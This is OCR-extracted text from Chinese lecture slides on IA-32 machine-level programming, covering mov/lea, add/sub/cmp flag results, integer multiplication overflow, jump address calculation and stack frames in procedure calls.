
《计算机系统基础（四）：编程与调试实践》

传送指令



传送指令

mov指令的使用

mov指令和lea指令的区别

C语言中整数之间的赋值运算的实现


mov指令的使用

MOV： 一般传送

MOVZ：零扩展传送

MOVS：符号扩展传送

```
movl      $4 ,%eax
movb      $5,-0x14(%ebp)
mov       %ax,-0x14(%ebp)
mov       %eax,-0x12(%ebp)
mov       %eax, %ebx
mov       -0x10(%ebp),%eax
mov       -0x10(%ebp),%ax
movswl -0x16(%ebp),%eax
movzwl -0x16(%ebp),%eax
```



mov指令的使用

总结

1. 掌握mov指令的功能

2.机器级指令

逆向工程

程序的功能

传送指令

mov指令的使用

mov指令和lea指令的区别

C语言中整数之间的赋值运算的实现

mov指令和lea指令的区别


LEA：Load Effect Address 加载有效地址

LEA指令：地址传送指令

LEA指令

寻址方式计算出来的地址 ⟶ 寄存器

MOV指令



存储器寻址方式

↓


操作数地址

↓

操作数

mov指令和lea指令的区别

p[i]的地址怎么计算？（数组元素的寻址）



传送指令

mov指令的使用

mov指令和lea指令的区别


C语言中整数之间的赋值运算的实现


C语言中整数之间的赋值运算

Y=X;　　//X和Y都是整数，$X=x_{n-1}\cdots x_0$，$Y=y_{m-1}\cdots y_0$

编译

mov指令






谢谢！

《计算机系统基础（四）：编程与调试实践》

整数加减运算指令



整数加减运算指令

ADD指令和SUB指令


CMP指令

ADD指令和SUB指令

ADD：加法指令

SUB ：减法指令

CMP：比较指令



加减运算指令

ADD指令和SUB指令

CMP指令

CMP指令

CMP指令：实现两数减法运算
生成状态信息存入eflags寄存器

SUB指令：实现两数减法运算
保存减法的结果到目的寄存器
生成状态信息存入eflags寄存器


CMP指令

假设A和B是无符号整数：

	CF	ZF	说明
A-B		1	A=B
A-B	1	0	A<B
A-B	0	0	A>B

假设A和B是带符号整数：


	SF	OF	ZF	说明
A-B			1	A=B
A-B	1	0	0	A<B
A-B	1	1	0	A>B
A-B	0	0	0	A>B
A-B	0	1	0	A<B
A-B	SF!=OF and ZF==0			A<B
A-B	SF!=OF OR ZF==1			A<=B
A-B	SF==OF and ZF==0			A>B
A-B	SF==OF OR ZF==1			A>=B



谢谢！

《计算机系统基础（四）：编程与调试实践》

整数乘法指令



整数乘法指令

C语言中整数乘法的实现

整数乘法指令

整数乘法的溢出问题


整数乘法指令

编译器：C语言中整数乘法的机器级表示有多样性

指令：　带符号整数乘法指令、无符号整数乘法指令

电路：　带符号整数乘法指令与无符号整数乘法指令的电路不一样

乘法：　两个n位的机器数，得到2n位的乘积




Z=X*Y，　其中，X、Y和Z都是n位数据

1．编译采用imul指令，还是mul指令实现，对Z的结果是一样的。

2．Z的结果会存在溢出问题

整数乘法指令



64位带符号整数、补码表示

1. 11•••••11 1x••••xx 负数，>= -0x8000 0000
2. 00•••••00 0x••••xx 正数，<= 0x7FFF FFFF

} 在32位补码表示范围内


3. xx•••••xx xx•••••xx 高33位中有1有0 ⟹ 超出32位补码表示范围

检查edx的32位和eax的最高位是否全为1或全为0

64位无符号整数

1. 00•••••00 xx••••xx <= 0xFFFF FFFF ⟹ 32位二进制可表示
2. xx•••••xx xx•••••xx 高32位中有1有0 ⟹ 超出32位二进制表示范围


检查edx是否全为0



谢谢！

《计算机系统基础（四）：编程与调试实践》

控制转移指令



控制转移指令

转移指令的分类和功能

相对转移目标地址的计算

转移指令的分类和功能

1. IA-32中有多种控制转移类指令：
   - 无条件转移指令JMP
   - 条件转移指令
   - 过程调用指令CALL
   - 过程返回指令RET
   - 中断指令
2. 目标转移地址的计算：相对转移、绝对转移

   相对转移：目标转移地址=(PC)+偏移量

   =当前转移指令地址+转移指令字节数+偏移量


   指令执行顺序：CS和EIP寄存器确定；

   指令执行转移：修改CS和EIP，或仅修改EIP

谢谢！

《计算机系统基础（四）：编程与调试实践》

栈和过程调用



栈和过程调用

过程调用的机器级表示

过程调用中栈和栈帧的内容变化

栈和过程调用

过程P调用过程Q

P:

⋮

(eax等入栈)

参数入栈

call指令

⋮

Q

P

Q:

P的ebp入栈

确定Q的ebp

(ebx等入栈)

分配栈空间


⋮

(ebx等出栈)

P的ebp出栈


收回栈空间

ret指令



栈和过程调用

过程调用的执行步骤：



